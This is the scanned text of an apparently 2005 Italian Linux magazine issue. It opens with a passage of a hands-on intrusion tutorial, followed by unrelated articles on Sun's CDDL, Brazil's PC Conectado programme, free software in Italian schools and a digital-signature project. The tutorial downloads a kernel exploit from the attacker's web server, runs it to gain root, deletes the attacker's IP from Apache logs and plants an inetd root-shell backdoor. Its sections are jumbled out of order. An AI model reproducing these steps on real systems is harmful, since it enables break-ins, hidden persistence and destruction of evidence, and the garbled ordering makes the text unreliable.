Nmap è l'acronimo di Network Mapper. Da anni è il miglior portscanner reperibile. Grazie alla dedizione di Fyodor questo programma è diventato un tool di mapping sempre più completo. Con le attuali versioni è possibile effettuare moltissimi tipi di scanning, il suo vasto database di signatures consente al programma di riconoscere il sistema operativo di quasi ogni server e, grazie alla sua flessibilità, è diventato un tool eccellente per ottenere informazioni su una macchina...
Senza essere notati.

OTTENERE I PRIVILEGI DI ROOT

Non siamo root, ma dobbiamo trovare un modo per diventarlo. La via più rapida è vedere quale kernel utilizza la macchina e sperare di trovare una versione con qualche bug, ipotesi tutt'altro che remota visto che nel solo mese scorso sono stati pubblicati 15 kernel bug nella serie 2.6, potenzialmente utili allo scopo.

CVE version: 20040901

Name	Description
CAN-2005-0001	Race condition in the page fault handler (fault.c) for Linux kernel 2.2.x to 2.2.7, 2.4 to 2.4.29, and 2.6 to 2.6.10, when running on multiprocessor machines, allows local users to execute arbitrary code via concurrent threads that share the same virtual memory space and simultaneously request stack expansion.

Fig. 5 • La prima entry che otteniamo contiene la descrizione di un kernel bug, ma non è adatta al caso in esame

IL KERNEL E I BUG

Il kernel è il cuore di un sistema operativo, è il programma che gestisce l'intera macchina fin nei minimi dettagli, e per assolvere a questo compito deve disporre dei privilegi più elevati.
È proprio per questo motivo che un bug nel kernel risulta molto pericoloso, sfruttandolo si può, non solo mandare in crash l'intero sistema, ma anche bypassare, con estrema facilità, sistemi di protezione dei privilegi (RSBAC, GrSec, Selinux) concepiti per rendere le macchine quasi invulnerabili a tutte le insidie che provengono dall'user-space.

```
uname -a;
Linux server 2.6.10 #5 SMP Tue Apr 8 11:39:52 CEST
                    2005 i686 unknown unknown GNU/Linux
```

Il kernel non è vecchio tuttavia, ci sono molte potenziali falle che possiamo sfruttare. Per averne una lista puntiamo il nostro browser su ***http://cve.mitre.org/cve*** e nel box keyword scriviamo: linux 2.6.10 smp. Il bug mostrato (che a ben guardare è anche il primo bug del 2005) sembra proprio adatto allo scopo, ne sono affetti i sistemi SMP con kernel fino al 2.6.10 e consente ad un utente locale di eseguire codice (con i privilegi massimi) sulla macchina. Cliccando sul link otteniamo una serie di reference, ovvero dei documenti dove si discute sulla natura del bug. Spulciando tra i link proposti, è facile trovare un exploit funzionante, scarichiamolo (lo trovate allegato al CD-DVD col nome di kernel.c) e proseguiamo. Come al solito è necessario farlo arrivare sulla macchina remota, quindi carichiamolo sul nostro server Web. Una volta fatto, possiamo scaricarlo dalla macchina remota, compilarlo ed eseguirlo. L'exploit per funzionare ha bisogno di un binario suid-root (di default utilizza il ping), nel sorgente il path è settato a "/bin/ping", ma se sulla macchina su cui state facendo le prove si trova in una posizione differente, allora modificate il *#define SUID "/bin/ping"*, comunque anche un altro binario suid-root andrà bene. Se non dovesse funzionare al primo tentativo, continuate a provare, l'exploit deve "vincere" letteralmente una race condition, e questo non è detto che accada al primo tentativo.

```
wget http://indirizzo-dello-spazio-
                              free.com/kernel.c ;
gcc kernel.c -o kernel && rm kernel.c ;
./kernel ;

    [+] in thread 1 (pid = 5890)
 [+] in thread 2 (pid = 5891)
 [+] rdtsc calibration: 26748
 [+] exploiting race, wait...
 [+] race won (shift: 1349)

Id ;
uid=0(root) gid=0(root) groups=0(root)
```

Se l'exploit funziona subito, significa che abbiamo acquisito i privilegi di root, non ci resta che cancellare le tracce.

CANCELLIAMO LE TRACCE: SYSTEM CLEANING

Iniziamo col cancellare il binario della backdoor e del nostro exploit:

```
rm kernel ;
rm blackhole ;
```

Non è necessario pulire i log di sistema perchè non essendoci loggati realmente, le nostre tracce non saranno presenti, ma i log di Apache saranno pieni dei tentativi effettuati, quindi vanno cancellate.
La tecnica utilizzata non è elegante, ma possiamo accontentarci, perciò identifichiamo il demone di logging che è in uso sulla macchina:

```
ps aux | grep -i syslog ;
root     7340  0.0  0.1   1916    880 ?    Ss    19:27
                               0:00 /usr/sbin/syslog-ng
```

Questa macchina non usa il *syslogd* standard ma il *syslog-ng* (ng sta per next generation), cerchiamo quindi il file di configurazione che è: *syslog-ng.conf*

```
find /etc -iname "syslog-ng.conf" ;
/etc/syslog-ng/syslog-ng.conf
```

Adesso è necessario scoprire la directory dove vengono tenuti i vari log, possiamo semplicemente fare un grep su "destination" che è la direttiva utilizzata da syslog-ng per indicare al demone dove scrivere i log, quindi:

```
grep "destination " /etc/syslog-ng/syslog-
                                       ng.conf  ;
destination authlog { file("/var/log/auth.log"); };
destination syslog { file("/var/log/syslog"); };
destination user { file("/var/log/user.log"); };
destination messages { file("/var/log/messages"); };
```


I log di sistema sono tutti all'interno di */var/log*. Vediamo se i log di apache si trovano anche in questa directory, dove generalmente sono conservati i log di quasi tutte le applicazioni:

BACKDOOR

La "leggenda" vuole che ogni bravo amministratore abbia una backdoor sul proprio server per poterci rientrare quando altri danneggiano il sistema.
Una backdoor è infatti un programma che consente, a chi lo conosce (per questo: backdoor --> porta sul retro), di poter entrare su una macchina senza esser visto. Ne esistono di vari tipi: quelle che sfruttano la "confusione" per nascondersi (come nell'esempio), altre che modificano tutti i binari per nascondere la presenza dell'intruso, ed altre ancora che sfruttano il kernel per rendere totalmente invisibile l'aggressore, senza toccare un bit del filesystem.

VERIFICARE LA SICUREZZA DEL SISTEMA

Tra gli strumenti Open Source per controllare il livello di vulnerabilità di un sistema, Nessus è probabilmente il più completo ed evoluto. Il software è dotato di una struttura modulare, espandibile attraverso l'uso di plug-in, che consente di individuare facilmente vulnerabilità anche recenti.

Sito ufficiale: ***www.nessus.org***

```
ls -l /var/log/apache* ;
-rw-r--r--  1 root root 1616976 Feb 18 21:20 access_log
-rw-r--r--  1 root root  169224 Feb 18 21:14 error_log
```

A questo punto possiamo fare un grep massivo alla ricerca del nostro IP. Come anticipato non è stato molto elegante, ma questo è ciò che è possibile fare senza introdurre tecniche più complesse:

```
grep -ri "192.168.1.23" /var/log/apache2 ;
/var/log/apache2/access_log:192..1.23 - -
                    [19/Feb/2005:00:05:37 +0100] "GET
/viewtopic.php?t=89&highlight=%2527%252esystem(chr(108)
%252echr(115)%252echr(32)%252echr(45)%252echr(108)%252e
chr(97))%252e%2527 HTTP/1.1" 302 - "-" "-"
```

Se tutto è andato come dovrebbe, allora saranno presenti delle occorrenze soltanto nei log di Apache. Pulirli sarà piuttosto semplice, ma è necessario fermare il demone; una procedura poco indicata sulle macchine che producono molto traffico, anche perchè nei log potrebbe essere visibile la traccia di un riavvio del server web. In genere Apache può essere avviato/fermato tramite il suo apposito script (*apachectl*) oppure tramite gli script di *init*, dal momento che il secondo metodo varia da distribuzione a distribuzione, cercheremo di usare il primo, sperando che lo script non sia stato rimosso:

```
apachectl stop ;
grep -v "192.168.1.23" /var/log/apache/access_log >
                                        /tmp/l.tmp ;
mv /tmp/l.tmp /var/log/apache/access_log ;
chown root:root /var/log/apache/access_log ;
chmod 644 /var/log/access_log ;
apachectl start ;
```

Come prima cosa abbiamo fermato Apache, abbiamo greppato dal log tutte le occorrenze che non contengono il nostro IP e le abbiamo inserite dentro */tmp/l.tmp*, abbiamo sostituito il vecchio *access_log* con il nostro file filtrato, abbiamo sistemato i permessi sul file e quindi riavviato Apache. A questo punto il sistema è libero, ma ci serve una backdoor per tornare sulla macchina, una delle tecniche più semplici consiste nell'aggiungere una riga all'inetd.conf. Con questa piccola modifica *inetd* eseguirà una shell root su una porta che generalmente non viene usata. Vediamo un esempio (il primo parametro è la porta su cui verrà bindata la shell):

```
echo "stream tcp nowait root /bin/sh -i" >>
                              /etc/inetd.conf ;
killall -HUP inetd ;
```

Non dimenticate il parametro "-i" che serve ad avviare la shell in modalità interattiva, il "killall –HUP" serve a dire ad inetd di rileggere il file di configurazione. Possiamo quindi uccidere la shell che abbiamo utilizzato fino ad adesso:

```
ps aux | grep "/sbin/agetty 38400 tty1 linux" ;
apache 7733 0.0 0.1 152 68 tty1 Ss+ Feb18 0:00
                         /sbin/agetty 38400 tty1 linux
kill -9 7733 ;
Connection closed by foreign host.
```

Testiamo la nuova backdoor:

```
$ telnet 192.168.1.4 18511
Trying 192.168.1.4...
Connected to 192.168.1.4.
Escape character is '^]'.
bash-2.05# id
uid=0(root) gid=0(root) groups=0(root)
```

Anche in questo caso non troveremo nulla nei log di sistema. Tuttavia questo genere di backdoor non è invisibile (saremo comunque visibili nel ps o al netstat) ed esistono tecniche molto più avanzate per nascondere la nostra presenza... E quella delle backdoor.

CONCLUSIONI

Quanto abbiamo appena visto è una panoramica generale sugli attacchi remoti. In questo caso si è operato su una macchina senza un particolare tipo di protezione e abbiamo utilizzato exploit già creati su vulnerabilità note. In altri casi, l'eventuale aggressore cerca di scovare vulnerabilità nuove e quindi sviluppa appositi exploit, nasconde il traffico e successivamente elimina le tracce della sua presenza dall'intero sistema, facendo uso di tecniche più raffinate di quelle utilizzate nell'esempio. Provate a mettere in pratica sul server di casa quanto appreso, scoprirete che a volte le nostre macchine sono molto meno sicure di quanto si possa pensare.

Alberto Pelliccione

AVVERTENZA

Gli esempi riportati nel corso dell'articolo, servono solo ed esclusivamente per scopi dimostrativi, per conoscere e comprendere meglio i pericoli di un attacco remoto e gli effetti provocati. Vale sempre il saggio "la miglior difesa è l'attacco". Aggiornate costantemente il vostro sistema e soprattutto non provate ad usare questi strumenti al di fuori della vostra LAN domestica o correte il rischio di pesanti sanzioni legali.

Sun, è tempo di aprire Solaris

Messa in ombra da GNU/Linux, cerca la riscossa nell'Open Source

I tempi di approvazione sono stati piuttosto rapidi e, da qualche tempo, il mondo del software Open Source si arricchisce di un nuovo gioiello. Sun alla fine del 2004 aveva sottoposto all'organizzazione non profit *Open Source Initiative* una nuova licenza: la *Community Development and Distribution License (CDDL)* con cui rilasciare Solaris. I tempi di approvazione sono stati piuttosto rapidi e con l'inizio del 2005 ha preso il via una rivoluzione per l'azienda che produce il sistema operativo derivato da Unix, finora proprietario. La motivazione è esplicita: tentare il bis di StarOffice, padre morale della suite di office automation *OpenOffice.org,* rilasciando in modalità Open Source anche il suo software di punta. A ben guardare, le ragioni di questo nuovo passo sono di pura convenienza. Per Sun, infatti, si è trattato di una scelta obbligata. Da un lato, l'opzione era quella dell'asserragliamento in una trincea commerciale da cui difendere le quote di mercato sempre più risicate di Solaris, ormai sotto l'incalzante e inarrestabile assedio di Linux. Dall'altro rinunciare le vecchie politiche di licensing, ricorrere a un radicale cambiamento di impostazione e politica di rilascio e puntare alla costruzione di una comunità di sviluppo e manutenzione attorno al sistema. Insomma, muoversi secondo i canoni del software libero. Le mosse per recuperare una situazione di crisi per il sistema operativo di Sun erano d'altronde iniziate prima dei contatti avviati con la Open Source Initiative. Infatti, dopo aver ristabilito un proprio equilibrio finanziario messo in discussione da qualche inciampo del passato, la società aveva deciso di estendere il numero di piattaforme hardware su cui Solaris potesse girare e aveva avviato dunque anche il porting del sistema operativo su processori x86 e compatibili, tra cui lo Xeon di Intel e l'Opteron di AMD. Ma questa mossa non è stata sufficiente a far riprendere fiato progetto. Che fare, quindi?

RAGIONI E CARATTERISTICHE DI UNA LICENZA

Guardandosi in giro, si sono resi conto che la soluzione al problema poteva arrivare dalla comunità Open Source, prendendo come esempio il trionfo indiscutibile di GNU/Linux tutelato dalla General Public License del Progetto GNU. La strada deve essere quella, hanno pensato a Sun, e la direzione deve ricalcare il modello di riferimento per milioni di sviluppatori in tutto il mondo. Con qualche correzione. Per esempio la condivisione del codice tra materiale rilasciato sotto GNU/GPL e CDDL non è ideale anche perché non ci sarebbero comuni basi tecniche su cui lavorare tra le due comunità di sviluppo. Passando all'analisi della licenza, il primissimo elemento prevede l'obbligo della disponibilità del sorgente: non si può infatti rilasciare alcun eseguibile senza che esso sia corredato dal codice. Inoltre si vede che la licenza è uno strumento di tipo copyleft: al sotto paragrafo 3.1 *(Availability of Source Code),* contenuto all'interno degli obblighi di distribuzione, viene esplicitamente imposto il vincolo della licenza originale per l'intero albero del sorgente e per porzioni di esso. Poi chi contribuisce al progetto in termini di software, una volta che la modifica proposta viene accettata, compare tra gli autori e gode dei benefici messi a disposizione dal diritto d'autore assumendo il ruolo di "contributore". Ai partecipanti non è d'altro canto permesso rimuovere o alterare le note di copyright e informazioni relative a brevetti e marchi. Tra le libertà concesse, invece, compaiono quelle classiche previste sia dalle licenze di software Open Source: utilizzo, riproduzione, modifica, visualizzazione, esecuzione e distribuzione. Concesse sia la veicolazione gratuita che a pagamento del software e la sua inclusione - totale o parziale - all'interno di progetti.





Fig. 1 • La licenza CDDL proposta da SUN e compatibile con la Mozzilla Public License

CONCLUSIONI

Volendo tirare le somme, Sun non ha inventato nulla e non è del resto il solo leader di mercato ad aver riconvertito i processi di sviluppo di prodotti propri ai canoni dell'Open Source. Ma la reale possibilità di avere a disposizione una comunità se non estesa, almeno costituita da un team competente e coeso è ancora tutta da verificare.

Antonella Beccaria

Linux e Brasile

Il progetto "PC Conectado" per l'alfabetizzazione informatica della popolazione, soprattutto quella meno abbiente

Aumenta il numero di nazioni grandi e piccole alle prese con le potenzialità del FLOSS *(Free/Libre/Open Source Software),* sia negli apparati pubblici sia per progetti di più ampio respiro. Trend che va facendosi sempre più rampante nei Paesi in via di sviluppo. Tra i quali il Brasile si conferma uno dei motori trainanti, puntando su policy finalizzate alla creazione dello sviluppo sostenibile in ogni ambito della società e a far risparmiare il più possibile onde rilanciare l'economia locale. Nel caso del software, si tratta di milioni di dollari in royalty e licenze che vanno regolarmente a finire nelle tasche dei produttori di pacchetti proprietari.
Di conseguenza il presidente Luis Ignacio Lula da Silva ha avviato programmi che prevedono il graduale passaggio a Linux dell'intera infrastruttura informatica governativa, oltre ad imporre ai destinatari di sovvenzioni statali la creazione di software Open Source attivando le necessarie risorse in loco.

"PC CONECTADO" MEGLIO LINUX O WINDOWS?

Ecco perciò l'importanza di un progetto prossimo al lancio in Brasile, chiamato "PC Conectado": la distribuzione di milioni di computer, in parte sovvenzionati dal Ggoverno, a persone dal basso reddito. Iniziativa che per decollare deve però risolvere un punto centrale: quale sistema operativo scegliere?
Decisione non facile, e già rinviata più volte. Da una parte, la maggioranza governativa ritiene che, in sintonia con le strategie nazionali, non resta che usare Linux, punto e basta.
«Perché il progetto abbia successo, deve affidarsi al software libero», spiega Sergio Amadeu, presidente dell'ente per *l'Information Technology.*
«Non abbiamo intenzione di spendere il denaro dei contribuenti in un'iniziativa su cui poi Microsoft potrà ulteriormente consolidare il proprio monopolio. È responsabilità del governo assicurarsi che esista la competizione, e ciò significa offrire alle piattaforme alternative la possibilità di prosperare».
D'altra, c'è chi pensa invece che i consumatori debbano poter optare tra PC dotati di sistema aperto oppure pagare qualcosa in più per quello targato Microsoft. Un coro a cui si unisco le voci dell'opposizione parlamentare, come quella di Julio Semeghini:
«Il governo non può decidere quale hardware e software vada usato in quei computer. Non è un processo democratico».

L'ALFABETIZZAZIONE INFORMATICA DI MASSA

Proprio in replica a simili accuse, l'Amministrazione Lula ha già annunciato l'estensione di analoghi progetti all'apparato scolastico, anch'esso bisognoso di forti spinte a livello informatico. Inoltre è stato già previsto un investimento pari a 74 milioni di dollari per aprire entro fine anno un migliaio di community center in aree povere, dotati di computer e accesso gratuito a Internet (ancora poco diffusa). *"PC Conectado"* interessa una fascia d'utenza le cui entrate mensili non superano il corrispettivo di circa 650 euro, ovvero sette milioni di persone. Entro il 2005, un milione di queste dovrebbero effettivamente ottenere il PC, a metà prezzo di quelli in commercio.

STRUMENTI E COMUNITÀ LOCALI PER RIDURRE IL DIGITAL DIVIDE

L'importanza di simili sperimentazioni va suscitando il diretto interesse perfino del "mondo ricco". Non a caso della questione si è occupato recentemente il prestigioso *Massachusetts Institute of Technology (MIT)* di Boston, con una lettera inviata dal direttore del *Media Lab* alle autorità brasiliane. Lettera ovviamente ripresa dai media internazionali, e in cui si suggeriva di optare senza indugi per i sistemi aperti. Firmata da Walter Bender, nella missiva si leggeva tra l'altro: *«Sosteniamo l'uso di software libero di alta qualità anziché versioni in scala ridotta di software proprietario. Il software libero è assai superiore in termini di costi, potenza e qualità».* Rincarava la dose David Cavallo, ricercatore e co-autore della lettera: *«Poiché la crescita economica sostenibile risiede nei contributi all'economia creativa ed è basata sulla conoscenza... è ovvio che sia la tecnologia più potente, accoppiata alle spese minori, ad offrire la maggiore penetrazione».* Qualunque sarà la scelta governativa sul software migliore, gli esperti paiono comunque d'accordo su un importante effetto collaterale: il compimento del progetto aiuterà a sconfiggere la pirateria informatica. Ambito in cui il Brasile è notoriamente ai primi posti nella classifica mondiale. E attirando una nuova fascia di consumatori, *«si finirà per stimolare il mercato locale del software,»* sottolinea Jorge Sukarie, presidente dell'Associazione nazionale dei produttori di software. Questa anzi è una considerazione importante, che vale per il Terzo Mondo tanto quanto per le economie disastrate del Primo: la scelta dell'Open Source stimola l'occupazione e la crescita di comunità di programmatori a livello locale.

Bernardo Parrella

Linux e Scuola

INDIRE APRE AL SOFTWARE LIBERO

di Andrea Centomo

Dagli ottimi risultati raggiunti dal sistema di apprendimento online PuntoEdu giunge uno stimolo per tutta la Scuola

Tra le istituzioni di ricerca preposte alla formazione del personale docente in Italia spicca senza dubbio Indire. Nata sulle ceneri dell'ex Biblioteca di Documentazione Pedagogica, Indire porta avanti un ragguardevole numero di progetti legati alla ricerca in ambito pedagogico tra cui formazione attraverso PuntoEdu, l'ambiente integrato di apprendimento online utilizzato per l'aggiornamento di centinaia di migliaia di insegnanti italiani, interamente sviluppato e gestito da Indire. Fondato su un modello di blended e-learning, con incontri in presenza e attività online, PuntoEdu offre percorsi formativi strutturati e personalizzabili, utilizzando i più avanzati strumenti tecnologici. Indire è inoltre partner di European Schoolnet, una rete che coinvolge più di 26 Ministeri europei dell'educazione con l'obiettivo di promuovere in ambito educativo la conoscenza e l'uso delle Tecnologie dell'Informazione e della Comunicazione (TIC).

VALUTAZIONE DEL SOFTWARE DIDATTICO

Uno dei progetti attivi presso Indire consiste nel sottoporre a valutazione il software educational in modo da creare un database di riferimento per gli insegnanti delle scuole di ogni ordine e grado. Il meccanismo di valutazione coinvolge due esperti e due o più scuole che esprimono il loro giudizio sulla base di una griglia che prevede un' analisi di qualità articolata su diversi piani: tecnico, comunicativo, strutturale, cognitivo, critico-culturale, didattico e documentativo.

Fig. 1 • Sito web del progetto PuntoEdu

Le valutazioni puntuali, che toccano ogni punto della griglia, vengono consegnate a chi ha richiesto la certificazione mentre il giudizio complessivo viene pubblicato nel sito Indire insieme ad una valutazione sintetica (ottimo, buono, discreto). Nel settembre del 2004 Indire ha deciso di aprire il processo di valutazione anche al software libero. Al momento sono stati certificati TuXpaint e quattro ambienti di qualità per la matematica come Dr. Geo, Kig, Maxima e TeXmacs. Tutti questi software hanno ricevuto un giudizio buono. In questo modo, in particolare per la matematica, agli insegnanti viene proposta un'alternativa rispetto ai software commerciali che dominano il panorama della scuola italiana. Scorrendo le valutazioni degli esperti, l'idea che un insegnante si forma è che se vuole software di ottima qualità deve comunque rivolgersi a soluzioni proprietarie. Sia per la geometria dinamica che per la computer algebra gli unici software con valutazione Indire ottima sono infatti proprietari. Premesso che con il software libero oggi a disposizione si possono realizzare dei percorsi didattici di altissimo profilo, soprattutto se orientati alla programmazione, ciò non deve essere motivo di rammarico. La comunità di sviluppo del software libero dovrebbe essere incentivata da questo a migliorare ulteriormente la documentazione e le funzionalità dei programmi educational per la scuola attualmente disponibili.

SOFTWARE LIBERO E RIFORMA MORATTI

Con l'avvio della Riforma Moratti per la scuola Primaria e Secondaria di I grado è iniziato un processo parallelo di formazione rivolto a una parte degli insegnanti appartenenti a questi ordini di scuola. La formazione ha come punto di riferimento la piattaforma di e-learning PuntoEdu utilizzata a suo tempo per altri progetti rilevanti come ad esempio il ben noto progetto Monfortic. Diversamente da quanto accaduto in precedenza ora una parte dei materiali didattici in PuntoEdu si riferiscono al software libero. Chi accede alla piattaforma può trovare una buona introduzione al software libero, alcuni esempi di utilizzo didattico di Gimp e diverse unità didattiche dedicate alla geometria e alla programmazione con Dr. Geo. Di fronte alla mole impressionante di software libero che si trova in rete spicca infatti l'esiguità di materiali di qualità e in lingua italiana che spieghino come utilizzare didatticamente il software libero.
Il ragionamento legittimo secondo cui dovrebbe essere compito del singolo insegnante, una volta provvisto degli strumenti software, scoprirne gli utilizzi didattici e consolidarne nella prassi l'uso pedagogico vale purtroppo per un numero assai ristretto di persone.

Firma Digitale con Linux

Dal primo incontro con Linux all'Open Source Contest. Antonino Iacono, ci spiega com'è nato il progetto

IL FONDATORE DEL PROGETTO FIRMA DIGITALE CON LINUX

Antonino Iacono, fondatore del progetto Firma Digitale con Linux

Programmatore italiano che ha dato vita al progetto "Firma Digitale con Linux", ha 34 anni e da 12 lavora presso l'Agenzia delle Entrate. La passione per l'informatica nasce nell'adolescenza con il Sinclair Spectrum mentre il suo approccio al software libero non è diretto o, almeno, passa attraverso lo scontro con le onerose licenze per gli strumenti che gli sarebbero serviti. Così ecco l'incontro con Linux e il progressivo approfondimento di programmi che nulla hanno da invidiare ai corrispettivi proprietari. Non tarda a giungere, una volta imbattutosi nel mondo del software libero, l'interesse per tematiche come la condivisione della conoscenza e la parte più ludica del suo tempo libero viene dedicata allo sviluppo di giochi in C, Java, Tcl/Tk.

Linux Magazine: **Come nasce il progetto?**
Antonino Iacono: *A fine 2001, comincio a sperimentare l'uso di OpenSSL per la creazione di CA e la verifica di file firmati digitalmente. La crittografia mi appassiona da tempo e il suo utilizzo pratico accresce il mio interesse.*

L.M.: **Qual è stata la sua evoluzione?**
A.I.: *È il 2002 l'anno delle prime release. I programmi di verifica rilasciati dai certificatori funzionano solamente in ambiente Windows, così realizzo un semplice wrapper di OpenSSL in Tcl/Tk per la verifica dei file in formato .p7m e lo propongo alla mailing list "Discussioni" dell'Associazione Software Libero. L'interesse suscitato mi porta a studiare soluzioni migliorative e soprattutto a integrare il supporto per le smart card non presente nella prima versione. Su indicazione di Paolo Pellegrino (ora referente per la firma digitale presso l'Agenzia delle Entrate) faccio richiesta a un certificatore iscritto all'albo tenuto dal Cnipa di una smart card con certificato di firma digitale. Le versioni a questo punto si succedono a ritmo incalzante.*

L.M.: **Quante persone collaborano?**
A.I.: *Fino al 2004 sono stato l'unico a portare avanti il progetto. Dall'anno scorso si è unito Sirio Capizzi, ottimo programmatore che ha realizzato sulla base del vecchio progetto in Tcl/Tk un nuovo prodotto in C++ con librerie grafiche Qt. In seguito mentre Sirio si è occupato del nuovo OpenSignature, io mi sono interessato al progetto OpenSC scrivendo per esso un emulatore per smart card Infocamere integrato in OpenSC dalla versione 0.9.2.*

L.M.: **Quali sono le prospettive?**
A.I.: *Da un lato estendere il supporto con appositi emulatori OpenSC per le altre smart card in circolazione in Italia. Compito non facile innanzitutto perché non ne siamo in possesso e poi perché alcune carte hanno software di gestione proprietario e crittato; dall'altro, migliorare l'interfaccia grafica di Opensignature e perfezionare Upiserver. Ricordo, inoltre, che grazie a OpenSC è possibile utilizzare le smart card supportate (attualmente solo alcune di Infocamere) anche in programmi di posta elettronica, quali Thunderbird, Netscape Communicator, Mozilla Mail, Kmail o nei browser Firefox, Mozilla e Netscape per l'autenticazione SSL.*

L.M.: **Ci sono state applicazioni pratiche del progetto?}**
A.I.: *Con la notorietà avuta grazie alla vittoria all'Open Source Contest, sono arrivate diverse richieste di informazioni per un utilizzo sul campo di OpenSignature. Dal centro elaborazione e applicazioni dell'università di Catania, dal coordinatore del progetto PAFlow, dagli sviluppatori di Phasis e da titolari di diverse altre aziende. La diffusione nei prossimi mesi di Cns/Cie porterà a una necessità maggiore di applicazioni e strumenti per la gestione di smart card e noi di Opensignature e il gruppo di OpenSC siamo pronti ad accettarne la sfida.*

Fig. 1 • Sito web del progetto Firma Digitale con Linux